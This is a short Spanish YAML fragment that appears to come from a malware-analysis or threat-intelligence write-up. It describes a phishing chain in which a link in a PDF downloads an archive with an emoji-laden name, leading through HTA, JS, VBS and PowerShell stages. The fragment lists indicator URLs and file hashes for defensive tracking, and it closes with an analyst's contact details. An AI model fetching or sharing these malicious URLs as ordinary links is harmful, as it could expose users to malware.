   description: Al seguir el enlace desde el PDF se descarga un archivo comprimido con emojis en el nombre
   iocs:
   - https://sprl.in/rNlQd9r?1
   - https://sprl.in/Xqw6VxS
   - https://fbnaveg.com/
   - https://is.gd/5HWfSr
   - https://archivogjd.online/
   - https://webattach.mail.yandex.net/message part real/?sid=YWVzX3NpZDp7ImFlc0tleUlkIjoiMTc4IiwiaG1hY0tleUlkIjoiMTc4IiwiaXZCY
   - ba392628fbd710c865e768fbe99e57d7857ef93eaba3ef87a4bab77f76dc1ab5   zip
   - 723c7e346a78ca7a7a0e0e6718349e4e1654b50e22c734f895bccbfe51917aa1   hta


 - paso:
   icon:
   - htafile:
       - rsc/hta.png
   - jsfile:
       - rsc/jsfile.png
   - vbsfile-bug:
       - rsc/vbs1.png
   - powershell:
       - rsc/powershell.png
```

# QA

- @hugo_glez
- hugo.gonzalez@upslp.edu.mx
- linkedin.com/in/hugoxglez